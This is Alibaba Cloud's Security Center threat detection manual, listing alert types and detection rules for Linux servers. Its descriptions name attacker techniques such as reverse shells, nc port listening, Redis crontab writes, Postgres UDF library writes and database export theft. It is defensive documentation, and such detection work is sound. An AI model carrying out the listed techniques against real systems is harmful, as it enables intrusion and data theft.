

# Alibaba Cloud

## Security Center Threat Detection

Document Version: 20220620

# Legal disclaimer

Alibaba Cloud reminds you to carefully read and fully understand the terms and conditions of this legal disclaimer before you read or use this document. If you have read or used this document, it shall be deemed as your total acceptance of this legal disclaimer.

1. You shall download and obtain this document from the Alibaba Cloud website or other Alibaba Cloud-authorized channels, and use this document for your own legal business activities only. The content of this document is considered confidential information of Alibaba Cloud. You shall strictly abide by the confidentiality obligations. No part of this document shall be disclosed or provided to any third party for use without the prior written consent of Alibaba Cloud.
2. No part of this document shall be excerpted, translated, reproduced, transmitted, or disseminated by any organization, company or individual in any form or by any means without the prior written consent of Alibaba Cloud.
3. The content of this document may be changed because of product version upgrade, adjustment, or other reasons. Alibaba Cloud reserves the right to modify the content of this document without notice and an updated version of this document will be released through Alibaba Cloud-authorized channels from time to time. You should pay attention to the version changes of this document as they occur and download and obtain the most up-to-date version of this document from Alibaba Cloud-authorized channels.
4. This document serves only as a reference guide for your use of Alibaba Cloud products and services. Alibaba Cloud provides this document based on the "status quo", "being defective", and "existing functions" of its products and services. Alibaba Cloud makes every effort to provide relevant operational guidance based on existing technologies. However, Alibaba Cloud hereby makes a clear statement that it in no way guarantees the accuracy, integrity, applicability, and reliability of the content of this document, either explicitly or implicitly. Alibaba Cloud shall not take legal responsibility for any errors or lost profits incurred by any organization, company, or individual arising from download, use, or trust in this document. Alibaba Cloud shall not, under any circumstances, take responsibility for any indirect, consequential, punitive, contingent, special, or punitive damages, including lost profits arising from the use or trust in this document (even if Alibaba Cloud has been notified of the possibility of such a loss).
5. By law, all the contents in Alibaba Cloud documents, including but not limited to pictures, architecture design, page layout, and text description, are intellectual property of Alibaba Cloud and/or its affiliates. This intellectual property includes, but is not limited to, trademark rights, patent rights, copyrights, and trade secrets. No part of this document shall be used, modified, reproduced, publicly transmitted, changed, disseminated, distributed, or published without the prior written consent of Alibaba Cloud and/or its affiliates. The names owned by Alibaba Cloud shall not be used, published, or reproduced for marketing, advertising, promotion, or other purposes without the prior written consent of Alibaba Cloud. The names owned by Alibaba Cloud include, but are not limited to, "Alibaba Cloud", "Aliyun", "HiChina", and other brands of Alibaba Cloud and/or its affiliates, which appear separately or in combination, as well as the auxiliary signs and patterns of the preceding brands, or anything similar to the company names, trade names, trademarks, product or service names, domain names, patterns, logos, marks, signs, or special descriptions that third parties identify as Alibaba Cloud and/or its affiliates.
6. Please directly contact Alibaba Cloud for any errors of this document.

# Document conventions

Style	Description	Example
 <b>Danger</b>	A danger notice indicates a situation that will cause major system changes, faults, physical injuries, and other adverse results.	 <b>Danger:</b> Resetting will result in the loss of user configuration data.
 <b>Warning</b>	A warning notice indicates a situation that may cause major system changes, faults, physical injuries, and other adverse results.	 <b>Warning:</b> Restarting will cause business interruption. About 10 minutes are required to restart an instance.
 <b>Notice</b>	A caution notice indicates warning information, supplementary instructions, and other content that the user must understand.	 <b>Notice:</b> If the weight is set to 0, the server no longer receives new requests.
 <b>Note</b>	A note indicates supplemental instructions, best practices, tips, and other content.	 <b>Note:</b> You can use Ctrl + A to select all files.
>	Closing angle brackets are used to indicate a multi-level menu cascade.	Click <b>Settings&gt; Network&gt; Set network type</b> .
<b>Bold</b>	Bold formatting is used for buttons, menus, page names, and other UI elements.	Click <b>OK</b> .
Courier font	Courier font is used for commands	Run the <code>cd /d C:/window</code> command to enter the Windows system folder.
<i>Italic</i>	Italic formatting is used for parameters and variables.	<code>bae log list --instanceid</code> <i>Instance_ID</i>
[] or [a b]	This format is used for an optional value, where only one item can be selected.	<code>ipconfig [-all -t]</code>
{ } or {a b}	This format is used for a required value, where only one item can be selected.	<code>switch {active stand}</code>

---

# Table of Contents

1.Events	05
1.1. Overview	05
1.2. Alerts	10
1.3. View and handle alerts	44
1.4. Archive alerts	49
1.5. View exceptions related to an alert	51
1.6. Use attack source tracing	53
1.7. Configure IP address blocking policies	58
1.8. Use the quarantine feature	63
1.9. Export the alert list	64
1.10. Configure alert settings	64
1.11. Cloud threat detection	68
2.Attack awareness	72
3.Detection of AccessKey pair leaks	76
4.FAQ	80


# 1.Events

## 1.1. Overview

Security Center generates different types of alerts for your assets in real time. The types of alerts include the alerts for web tampering, suspicious processes, webshells, unusual logons, and malicious processes. Security Center detects threats to your assets based on more than 250 threat detection models. This allows you to monitor the security posture of your assets in real time and take actions at the earliest opportunity.

If Security Center detects threats to your cloud services or assets, it generates alerts. For example, if Security Center detects attacks initiated from a malicious IP address or detects exceptions on your assets, it generates alerts. The exceptions include that **your server runs a malicious script or accesses a malicious download source** after the server is intruded.

To view the alerts generated for your assets, you can choose **Detection > Alerts** in the left-side navigation pane of the Security Center console.




Note

### Threat detection models

Security Center provides more than 250 threat detection models to help you detect threats in a comprehensive way. In the upper-left corner of the **Alerts** page, you can click the icon to view the models. The models are used to detect threats throughout the 10 stages of a network attack. The stages include Attack Portal, Load Delivery, Privilege Escalation, and Escape Detection. This helps you detect threats to your cloud assets from end to end.

### Alert statistics

Security Center provides statistics based on the enabled alert types. This allows you to obtain up-to-date information about the alerts on your assets, enabled alert types, and disabled alert types. On the **Alerts** page of the Security Center console, you can view the statistics on alerts and enabled alert types.



The following table describes the parameters in the upper part of the **Alerts** page.


Parameter	Description	Operation
<b>Alerting Server(s)</b>	The number of servers for which alerts are generated	Click the number below Alerting Server(s) to go to the <b>Server(s)</b> tab of the <b>Assets</b> page. The Server(s) tab displays the details of servers for which alerts are generated.
<b>All Alerts</b>	The total number of unhandled alerts	View the details of all <b>Unhandled</b> alerts on the <b>Alerts</b> page. For more information, see <a href="#">View and handle alerts</a> .
<b>Urgent Alerts</b>	The number of unhandled <b>Urgent</b> alerts	Click the number below Urgent Alerts. The system displays the urgent alerts on the Alerts page. You can view and handle the <b>Urgent</b> alerts.  <b>Note</b> We recommend that you handle the <b>Urgent</b> alerts at the earliest opportunity.
<b>Precise Defense</b>	The number of viruses that are automatically quarantined by the antivirus feature	Click the number below Precise Defense. The system displays the related alerts on the Alerts page. You can view all the viruses that are automatically quarantined by the antivirus feature.  <b>Note</b> You can ignore the viruses that are quarantined by Security Center.
<b>IP blocking / All</b>	<ul style="list-style-type: none"> <li>IP blocking: the number of blocked IP addresses after the defense policies against brute-force attacks are enabled</li> <li>All: the total number of IP addresses that are blocked by all the defense policies against brute-force attacks</li> </ul>	Click a number below IP blocking / All. In the <b>IP Policy Library</b> panel, you can view the enabled IP address blocking policies or all the IP address blocking policies. For more information about IP address blocking policies, see <a href="#">Configure IP address blocking policies</a> .
<b>Number Of Quarantined Files</b>	The number of files that are quarantined by Security Center based on blocked alerts	Click the number below Number Of Quarantined Files. In the <b>Quarantine</b> panel, you can view the details of quarantined files. The quarantined files cannot affect your servers. For more information, see <a href="#">Use the quarantine feature</a> .


## Alert types

Since December 20, 2018, the edition of Security Center generates alerts only for unusual logons and other DDoS attacks. To enable more advanced detection features, you must upgrade Security Center to a paid edition. For more information about the types of alerts that each Security Center edition can generate, see [Features](#).


For more information about the specific check items of each type of alert in Security Center and check principles, see [Alerts](#).

The following table describes all the types of alerts that Security Center can generate.

Alert	Description
Webpage Tampering	<p>Security Center monitors web directories in real time and restores tampered files or directories by using the backup files. This protects websites from malicious modifications, trojans, hidden links, and uploads of violent or illicit content. Security Center can detect the following suspicious activities:</p> <ul style="list-style-type: none"> <li>• File adding</li> <li>• File modification</li> <li>• File deletion</li> </ul> <div>  <b>Note</b> Web tamper proofing is a value-added feature that is provided by Security Center. To use the feature, you must purchase and enable the feature. Security Center , , , and support web tamper proofing. Security Center Basic does not support web tamper proofing. For more information, see <a href="#">Overview of web tamper proofing</a>.         </div>
Suspicious Process	<p>Security Center can detect the following suspicious processes:</p> <ul style="list-style-type: none"> <li>• Write operations on the configuration files of scheduled tasks in Linux.</li> <li>• Modification to the files of scheduled tasks in Linux.</li> <li>• Execution of suspicious commands in Linux.</li> <li>• Reverse shells. For more information, see <a href="#">Detect reverse shells from multiple dimensions</a>.</li> <li>• Execution of suspicious commands in Python applications.</li> <li>• Malicious code loading by using Windows system files.</li> <li>• The Windows mshta.exe utility called to execute commands that insert JavaScript into an HTML page.</li> <li>• Creation of suspicious scheduled tasks in Windows.</li> <li>• Execution of suspicious commands in Windows regsvr32.exe.</li> <li>• Access to malicious download sources.</li> <li>• Suspicious modification of registry configurations.</li> <li>• Suspicious calls of system tools.</li> <li>• Execution of malicious commands.</li> <li>• Containers started in privileged mode.</li> <li>• Suspicious modification of auto-startup items.</li> </ul>

Alert	Description
Webshell	<p>Security Center uses engines developed by Alibaba Cloud to scan for common webshell files. Security Center supports scheduled scan tasks, provides real-time protection, and quarantines webshell files.</p> <ul style="list-style-type: none"> <li>Security Center scans the entire web directory early in the morning on a daily basis. If a file in the web directory changes, Security Center immediately scans for webshells.</li> <li>You can specify the assets on which Security Center scans for webshells.</li> <li>You can quarantine, restore, or ignore the detected trojan files.</li> </ul> <div>  <b>Note</b> Security Center Basic detects only some types of webshells. If you want to detect all types of webshells, we recommend that you upgrade Security Center Basic to the , , , or edition. For more information, see <a href="#">Upgrade and downgrade Security Center</a>.         </div>
Unusual Login	<p>Security Center detects unusual logons to your servers. You can configure approved logon IP addresses, time periods, and accounts. Logons from unapproved IP addresses, accounts, or time periods trigger alerts. You can manually add approved logon locations or configure the system to automatically update approved logon locations. You can also specify the assets on which alerts are triggered when unusual logon locations are detected.</p> <p>Security Center can detect the following logon events:</p> <ul style="list-style-type: none"> <li>Logons to Elastic Compute Service (ECS) instances from unapproved IP addresses</li> <li>Logons to ECS instances from unapproved locations</li> <li>Execution of unusual commands after logons to ECS instances by using Secure Shell (SSH)</li> <li>Passwords of ECS instances cracked due to brute-force attacks based on the SSH protocol</li> </ul> <p>For more information, see <a href="#">How can I detect unusual logons and receive alerts in the Security Center console?</a></p>
Suspicious Event	Security Center detects suspicious activities.
Sensitive File Tampering	Security Center checks whether the sensitive files on your servers are tampered with. The sensitive files include pre-loaded configuration files in the shared libraries of Linux.

Alert	Description
<b>Malicious Process</b>	<p>Security Center uses an agent to scan your servers in real time. If viruses are detected, Security Center generates alerts. You can handle the detected viruses in the <a href="#">Security Center console</a>.</p> <p>Security Center can detect the following malicious activities and processes:</p> <ul style="list-style-type: none"> <li>• Access to malicious IP addresses</li> <li>• Mining programs</li> <li>• Self-mutating trojans</li> <li>• Malicious programs</li> <li>• Trojans</li> </ul> <p>For more information, see <a href="#">Cloud threat detection</a>.</p>
<b>Unusual Network Connection</b>	<p>Security Center detects unusual network connections and disconnections.</p> <p>Security Center can detect the following suspicious network activities:</p> <ul style="list-style-type: none"> <li>• Proactive connections to malicious download sources.</li> <li>• Access to malicious domains.</li> <li>• Communication activities with mining pools.</li> <li>• Suspicious outbound connections.</li> <li>• Outbound connections of reverse shells. For more information, see <a href="#">Detect reverse shells from multiple dimensions</a>.</li> <li>• Unusual connections in Windows.</li> <li>• Lateral movement attacks.</li> <li>• Suspicious scans on sensitive ports such as ports 22, 80, 443, and 3389.</li> </ul>
<b>Other</b>	Security Center detects unusual disconnections of the Security Center agent and network intrusions such as DDoS attacks.
<b>Suspicious Account</b>	Security Center detects unapproved accounts that attempt to log on to your assets.
<b>Application intrusion event</b>	Security Center detects intrusions that use system application components.
<b>Cloud threat detection</b>	Security Center detects whether threats exist in the other Alibaba Cloud services that you have purchased. The threats include suspicious deletion of ECS security group rules.
<b>Precise defense</b>	The <b>antivirus</b> feature provides precise protection against common ransomware, DDoS trojans, mining programs, trojans, malicious processes, webshells, and computer worms. For more information about how to enable the feature, see <a href="#">Use proactive defense</a> .
<b>Application Whitelist</b>	You can create a whitelist policy for servers that require reinforced protection. If the suspicious or malicious processes that are identified by the policy are not added to the whitelist, Security Center generates alerts.
<b>Persistence</b>	Security Center detects suspicious scheduled tasks on servers. If persistent threats against the servers are detected, Security Center generates alerts.

Alert	Description
<b>Web Application Threat Detection</b>	Security Center detects intrusions that use web applications.
<b>Malicious scripts</b>	<p>Security Center detects whether the system services of your assets are attacked or modified by malicious scripts. If potential script attacks are detected, Security Center generates alerts.</p> <p>Malicious scripts are classified into file-based scripts and fileless scripts. After an attacker gains control over a server, the attacker uses scripts for additional attacks. For example, the attacker may insert mining programs and webshells, or add administrator accounts to your system. Programming languages of malicious scripts include Bash, Python, Perl, PowerShell, Batch, and VBScript.</p>
<b>Threat intelligence</b>	Security Center uses the threat intelligence library developed by Alibaba Cloud to perform correlation analysis on access traffic and logs. Security Center also detects threat events, including access to malicious domains, malicious download sources, and malicious IP addresses.
<b>Malicious Network Activity</b>	Security Center identifies unusual network behavior based on log data, such as packet content and server behavior. Unusual network behavior includes intrusions into servers by using network services and unusual behavior of compromised servers.
<b>K8s Abnormal Behavior</b>	<p>Security Center monitors the security status of running containers in a Kubernetes cluster. This allows you to detect security risks and intrusions at the earliest opportunity.</p> <p>Log on to the Security Center console and click <b>Settings</b> in the left-side navigation pane. In the <b>K8s Threat Detection</b> section of the General tab, you can turn on <b>Threat Detection</b> to allow Security Center to detect the exceptions to Kubernetes clusters. For more information, see <a href="#">Use threat detection on Kubernetes containers</a>.</p>
<b>Trusted exception</b>	<p>Security Center detects whether your system processes have been modified and whether exceptions occur when you start the system.</p> <div>  <b>Note</b> </div>

## 1.2. Alerts

This topic describes all the alerts that Security Center can generate. The alerts are classified based on operating systems, detection items, and attack methods.

On the **Alerts** page of the , you can view all types of alerts. For more information, see [Alert types](#). Based on the threat intelligence of Alibaba Cloud and the latest disclosed vulnerabilities, Security Center analyzes the threats to your server by using an intrusion prevention system (IPS) and generates different types of alerts. This topic describes the alerts that Security Center can generate and the types of the alerts.

## Alerts for Linux servers

Alert type	Alert name	Description
Persistence	Tampering of the kernel configuration file	The threat detection model detected that the configuration file of the kernel module on your server was tampered with. In most cases, the tampering is detected when a rootkit program modifies the configuration file to achieve self-starting.
Persistence	Malicious startup item script	The threat detection model detected that some files of self-starting items on your server were suspicious. The files may be scheduled tasks or self-starting scripts that are inserted by malware or attackers to achieve persistence.
Persistence	Backdoor process	The threat detection model detected a suspicious backdoor process on your server. The backdoor process may be persistent behavior that is left by attackers who attempt to maintain permissions.
Persistence	Abnormal code in memory	The threat detection model detected malicious instructions in the memory of a process on your server. The process may be malware that is left by attackers or a process into which malicious code is injected.
Persistence	Abnormal process	The threat detection model detected that abnormal processes exist in the running programs on your server. The processes may be malicious processes or processes that loaded malicious code.
Persistence	Abnormal self-starting item	The threat detection model detected abnormal self-starting items on your server. The self-starting items may be added by attackers or malware to achieve persistence.
Persistence	Hidden kernel module	The threat detection model detected hidden kernel modules on your server. The kernel modules may be rootkit backdoors that are inserted by attackers or malware, which are used to maintain system permissions and hide other malicious behavior.
Persistence	Suspicious scheduled task in Linux	The threat detection model detected a suspicious scheduled task on your server. The task may be persistent behavior that is left by attackers in your server.
Persistence	SSH public key backdoor	The threat detection model detected an abnormal SSH public key for logons on your server. The SSH public key was added to the attacked server by a worm or attacker to maintain permissions.

Alert type	Alert name	Description
Malicious scripts	Execution of malicious script code	The threat detection model detected that malicious script code, such as Bash, PowerShell, and Python, was executed on your server.
Malicious scripts	Detection of a malicious script file	The threat detection model detected a malicious script file on your server. The file may be inserted by attackers who intruded into your server. We recommend that you perform the following operations: Check whether the file content is legitimate based on the tag of the malicious script. Then, handle the file.
Malicious Process	Tainted basic software	The threat detection model detected tainted basic software on your server. In most cases, tainted basic software is a system program into which malicious code is injected. Although the tainted basic software offers basic features, it covertly conducts malicious behavior.
Malicious Process	Malicious program	The threat detection model detected that a malicious program was running on your server. A malicious program is a program that has a variety of malicious behavior characteristics, or a third-party program that causes disruption or damage.
Malicious Process	Access to a malicious IP address	The threat detection model detected that a process on your server was attempting to connect to a malicious IP address. This IP address may be the IP address of a command and control (C&C) server or the IP address of a mining pool that is exploited by attackers, which has high risks. The process may be a malicious file that is inserted by attackers.
Malicious Process	Infectious virus	The threat detection model detected that an infectious virus was running on your server. An infectious virus is a type of advanced malicious program. The virus itself writes malicious code into normal program files for execution. Therefore, a large number of normal programs are often infected and then detected as virus hosts.
Malicious Process	Attacker tool	The threat detection model detected attacker tools on your server. Attacker tools are the tools that are exploited by attackers to escalate privileges and steal sensitive data during the intrusion process, the programs that are used to uninstall security software, or the backdoor programs that are inserted in the system after the attackers intrude into your server.
Malicious Process	Backdoor program	The threat detection model detected that a backdoor program was running on your server. A backdoor program is a persistent program that is inserted in the system and exploited by attackers to continuously intrude into the server.

Alert type	Alert name	Description
Malicious Process	Suspicious program	The threat detection model detected that a suspicious program was running on your server. In most cases, a suspicious program has the characteristics of malicious code or has the characteristics of a program that is highly suspicious and needs to be classified. You must determine suspicious programs based on the code or program details.
Malicious Process	Ransomware	The threat detection model detected that ransomware was running on your server. Ransomware is a malicious program that encrypts and locks all key data files on the server to gain ransom.
Malicious Process	Exploit	The threat detection model detected that an exploit was running on your server. An exploit takes advantage of known vulnerabilities in operating systems and applications to escalate privileges, implement escapes, and execute arbitrary code.
Malicious Process	Trojan	The threat detection model detected a trojan on your server. A trojan is a special program that is used to intrude into your server. After a trojan is inserted in the system in disguise, the trojan downloads and releases malicious programs.
Malicious Process	Worm	The threat detection model detected that a worm was running on your server. A worm is a type of program that replicates itself to spread from a compromised server to another server. A worm can exploit vulnerabilities and launch brute-force attacks.
Malicious Process	Mining program	The threat detection model detected that a mining program was running on your server. A mining program is a type of program that consumes the computing resources of the server and mines cryptocurrency. This type of program causes extremely high CPU utilization and brings malicious programs.
Malicious Process	Self-mutating trojan	The threat detection model detected that a self-mutating trojan was running on your server. A self-mutating trojan changes its file hash or replicates itself to a large number of paths and runs in the background. This way, it avoids being cleaned by the system.
Malicious Process	DDoS trojan	The threat detection model detected that a DDoS trojan was running on your server. A DDoS trojan is a malicious program that is used to receive instructions from a compromised server to launch DDoS attacks against a specific server.
Malicious Process	Rootkit	The threat detection model detected a rootkit on your server. A rootkit is a malicious module that is inserted in the underlying system. A rootkit is used to hide the traces of itself or other malicious programs.

Alert type	Alert name	Description
Malicious Process	Rootkit kernel module	The threat detection model detected a rootkit on your server. A rootkit is a malicious module that is inserted in the underlying system. A rootkit is used to hide the traces of itself or other malicious programs.
Suspicious Process	Tampering of file time	The threat detection model detected that a process on your server attempted to modify the file time. The process may be triggered by attackers who imitate the actual file time to forge the actual creation, access, or modification time of abnormal files to evade detection.
Suspicious Process	Call of risk tools	The threat detection model detected a suspicious call of risk tools on your server. The risk tools can be used as proxies, tunnels, or scanning tools that are exploited by attackers to intrude into the server.
Suspicious Process	Reverse shell	The threat detection model detected that your server has run a reverse shell command. Attackers run reverse shell commands to establish a reverse network connection between your server and the server of attackers. Arbitrary commands can be run on your server based on the reverse network connection. For more information, see <a href="#">Detect reverse shells from multiple dimensions</a> .
Suspicious Process	Connection to a malicious download source	The threat detection model detected that your server was attempting to connect to a malicious download source. A potential cause is that attackers have exploited weak passwords or command execution vulnerabilities to download malicious files from a remote server.
Suspicious Process	Access to sensitive files	The threat detection model automatically analyzed the historical behavior of a process on your server and detected that the process suspiciously read or modified important system files.
Suspicious Process	Suspicious command run by a process	The threat detection model automatically analyzed the historical behavior of a process on your server and detected that the process ran a suspicious command. A potential cause is that attackers have exploited the Remote Code Execution (RCE) vulnerability of the service to run the command.
Suspicious Process	Suspicious command run by a high-risk application	The threat detection model detected that a high-risk application on your server ran a suspicious command. A high-risk application can be a web service, database service, script, scheduled task, or self-starting item. These applications may have been compromised and used by attackers to run malicious commands.
Suspicious Process	Suspicious encoded command	The threat detection model detected that the command line data of a process on your server was highly suspicious. This may be related to trojans, viruses, or attackers.

Alert type	Alert name	Description
Suspicious Process	Suspicious port listening	The threat detection model detected suspicious port listening on your server. After attackers intrude into a server, attackers use software, such as nc, for port listening. This way, attackers establish a hidden communication channel to steal information from the server.
Suspicious Process	Suspicious path	The threat detection model detected a suspicious file name extension on your server. The file is executable, and the format of the file does not match the format represented by the extension. A potential cause is that attackers have changed the file name extension of an executable file during the intrusion process to evade detection.
Suspicious Process	Execution of suspicious files	The threat detection model detected that a file on your server was written and executed in a suspicious manner. The file may be a malicious tool downloaded from external sources and executed by attackers.
Suspicious Process	Suspicious behavior	The threat detection model automatically analyzed the historical behavior of a process on your server and detected a suspicious command.
Suspicious Process	Potential data breach by using HTTP tunnels	The threat detection model detected that an HTTP channel was used to send command execution results on your server to an external server. A potential cause is that attackers have exploited RCE vulnerabilities to send the command execution results on the compromised server to the server that the attackers use.
Suspicious Process	Suspicious SSH tunneling	The threat detection model detected that your server was attempting to establish a suspicious SSH tunnel.
Suspicious Process	Suspicious webshell injection	The threat detection model detected that a suspicious process was attempting to inject a webshell file into your server.
Suspicious Process	Suspicious privilege escalation	The threat detection model detected that some processes on your server were exploiting system vulnerabilities and application vulnerabilities to obtain high system permissions. A potential cause is that attackers have implemented privilege escalation during the intrusion process.
Suspicious Process	Suspicious rootkit behavior	The threat detection model detected that a rootkit backdoor on your server was running suspicious commands. A potential cause is that attackers have inserted a rootkit backdoor and have sent malicious instructions to the backdoor to achieve remote control.
Suspicious Process	Suspicious call of database export tools	The threat detection model analyzed the historical behavior of a process on your server and detected suspicious calls of database export tools. A potential cause is that attackers have stolen data from your server after the server has been compromised.

Alert type	Alert name	Description
Suspicious Process	Abnormal behavior sequence	The threat detection model detected the combination of multiple abnormal behavior sequences on your server. The combination is usually caused by the spreading of a family of worms. Your services may also have been infected by worms.
Suspicious Process	Suspicious command run by Apache CouchDB	The threat detection model detected that Apache CouchDB on your server ran a suspicious command.
Suspicious Process	Suspicious command run by FTP applications	The threat detection model detected that an FTP application on your server ran a suspicious command. A potential cause is that attackers have exploited the weak passwords in FTP applications and have used FTP to run batch files.
Suspicious Process	Suspicious command run by Java applications	The threat detection model detected that the Java process on your server performed high-risk operations, such as malicious program download and backdoor addition. A potential cause is that you have used vulnerable web frameworks or middleware.
Suspicious Process	Linux crontab file tampering	The threat detection model detected that a process on your server was attempting to modify files for scheduled tasks on a Linux server. A potential cause is that malicious programs or rootkit programs were attempting to write persistent backdoor code into your server.
Suspicious Process	Suspicious command run by scheduled tasks in Linux	The threat detection model detected that a scheduled task on your server ran a suspicious command. A potential cause is that attackers have written malicious commands in the scheduled tasks to maintain permissions after the server has been compromised.
Suspicious Process	Suspicious command sequence in Linux	The threat detection model detected that a process on your server ran a sequence of suspicious commands. These commands are similar to the sequence of commands that are usually run by attackers after a server has been compromised. We recommend that you check the parent process of the suspicious commands. The parent process may be a remote control trojan, vulnerable web service, or process into which malicious code is injected.
Suspicious Process	Execution of suspicious commands in Linux	The threat detection model detected that the command line data of a process on your server was highly suspicious. This may be related to trojans, viruses, or attackers.
Suspicious Process	Suspicious file writing by using the MySQL EXPORT function	The threat detection model detected that the MySQL application on your server was attempting to write files to sensitive directories. A potential cause is that attackers have executed malicious SQL statements by cracking weak passwords or by using web applications.

Alert type	Alert name	Description
Suspicious Process	Suspicious command run by MySQL	The threat detection model detected that the MySQL service on your server ran a suspicious command. Potential causes include weak passwords in the MySQL service and web services into which the SQL statements have been injected.
Suspicious Process	Suspicious command run by Oracle	The threat detection model detected that the Oracle database on your server ran a suspicious command. A potential cause is that attackers have run remote commands after the password of the Oracle database is leaked.
Suspicious Process	Suspicious UDF library file writing by using the Postgres EXPORT function	The threat detection model detected that the Postgres application on your server was attempting to write a suspicious .so file to a disk. A potential cause is that attackers have executed malicious SQL statements in the Postgres application after attackers have cracked the weak password of the Postgres application and have logged on to the Postgres application. Attackers may have used the .so file to obtain control permissions on your server.
Suspicious Process	Suspicious command run by PostgreSQL applications	The threat detection model detected that a PostgreSQL application on your server ran a suspicious command. Potential causes include weak passwords in PostgreSQL applications and web services into which malicious SQL statements have been injected.
Suspicious Process	Suspicious command run by Python applications	The threat detection model detected that a Python application on your server ran a suspicious command. A potential cause is that the Python-based web application on your server has RCE vulnerabilities and has been compromised.
Suspicious Process	Crontab file modified by Redis	The threat detection model detected that the Redis application on your server wrote a suspicious file to a disk. A potential cause is that attackers have used a blank password or have cracked the weak password of the Redis application to execute malicious SQL statements and obtain system permissions.
Suspicious Process	Suspicious command run by Tomcat	The threat detection model detected that the Tomcat container on your server ran a suspicious command. A potential cause is that attackers have exploited webshells or RCE vulnerabilities in the Java applications of Tomcat containers to run malicious commands.
Sensitive File Tampering	System file tampering	The threat detection model detected that a process on your server was attempting to modify or replace system files. A potential cause is that attackers were attempting to replace system files to evade detection and hide backdoors. We recommend that you check whether the system files for which the alerts are generated are actual system files.

Alert type	Alert name	Description
Sensitive File Tampering	System file moving	The threat detection model detected that an upstream process was attempting to move system files on your server. A potential cause is that attackers have moved the system files that have been monitored by security software during the intrusion process to evade detection.
Sensitive File Tampering	Tampering of configuration files used to preload Linux shared library files	The threat detection model detected that the configuration files used to preload Linux shared library files were being tampered with.
Other	Abnormal disconnection of the Security Center agent	The threat detection model detected that the main process AliYunDun of the Security Center agent on your server exceptionally stopped and the agent was disconnected from Alibaba Cloud. The disconnection may be caused by network instability and last for a short period of time. Another potential cause is that the Security Center agent has been uninstalled from your server after the server has been compromised. In this case, you must log on to your server and check whether the Security Center agent is running. If the agent is not running, start the agent.
Webshell	Webshell file	The threat detection model detected a suspicious webshell file on your server. A webshell file may be a backdoor file that is inserted and used by attackers to maintain permissions after attackers intrude into a website.
Unusual Logon	Logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to your ECS instance.
Unusual Logon	FTP logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to the FTP application on your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the FTP application.
Unusual Logon	MySQL logon by using a malicious IP address	The threat detection model detected that a malicious IP address was used to log on to the MySQL application on your server. The IP address was used to initiate attacks. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the MySQL application.
Unusual Logon	Server logon by using a backdoor account	The threat detection model detected that an attacker inserted a backdoor account into your server and logged on to your server by using the backdoor account. If you did not perform this operation, we recommend that you immediately delete the backdoor account.

Alert type	Alert name	Description
Unusual Logon	Server logon by using an account with a weak password	The threat detection model detected that an account with a weak password was used to log on to your server. This logon may be performed by yourself or attackers. In most cases, attackers crack weak passwords to intrude into a server. We recommend that you immediately configure a strong password.
Unusual Logon	Suspicious external logon scanning	The threat detection model detected that your server frequently initiated brute-force attacks on protocols, such as SSH, RDP, and SMB. A potential cause is that your server has been attacked and has been used by attackers to attack other servers.
Unusual Logon	Logon from an unusual location	The threat detection model detected that your server was logged on from two locations that are far from each other within a short period of time. One of the locations is your usual logon location. The logons from different locations indicate that one of the logon requests is initiated from an unusual location rather than the usual location. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to the server.
Unusual Logon	Logon by using an unusual account	The threat detection model detected that you added an unusual account to the administrator group and the account was used to log on to your server. If you did not perform this operation, we recommend that you immediately delete the account.
Unusual Logon	ECS instance compromised due to brute-force attacks initiated by multiple invalid users	The threat detection model detected that multiple invalid users logged on to your server by using the same IP address. If you did not perform this operation, we recommend that you immediately change the password that is used to log on to your ECS instance.
Unusual Logon	ECS instance compromised due to brute-force attacks on RDP	The threat detection model detected that your server was under brute-force attacks on RDP. Attackers cracked the RDP service password and logged on to the server after several times of attempts.
Unusual Logon	Suspicious command sequence executed after ECS logons over SSH	The threat detection model detected that some malicious commands ran on your server after an IP address was used to log on to the server. A potential cause is that the password used to log on to your server is weak or is leaked.
Unusual Logon	Logon to an ECS instance within an unusual time range	The time when the server is logged on is not within the logon time range that you specify. We recommend that you check whether the logon is valid.
Unusual Logon	Logon to an ECS instance by using an unusual account	The account that is used to log on to the server does not match the condition of a legitimate account. We recommend that you check whether the logon is valid.

Alert type	Alert name	Description
Unusual Logon	Logon to an ECS instance by using an unusual IP address	The IP address that is used to log on to the server is not within the IP addresses that you specify. We recommend that you check whether the logon is valid.
Unusual Logon	Logon to an ECS instance from an unusual location	The location from which the server is logged on is not within the logon locations that you specify. We recommend that you check whether the logon is valid.
Unusual Network Connection	Port forwarding	The threat detection model detected that a process on your server was attempting to set up a tunnel for port forwarding. A potential cause is that attackers have used your compromised server to attack other servers that are deployed on the same internal network.
Unusual Network Connection	Access to a malicious domain name	The threat detection model analyzed DNS traffic and detected that your server resolved a high-risk domain name. The domain name may be a malicious domain name, such as a domain name of a remote control, domain name of a botnet organization, or mining pool address. In this case, attackers may have intruded into your server and exploited the server.
Unusual Network Connection	Suspicious outbound connection	The threat detection model detected that your server was attempting to access a website. The website may be related to a mining pool address, a C&C backdoor, and the domain name of a botnet organization.
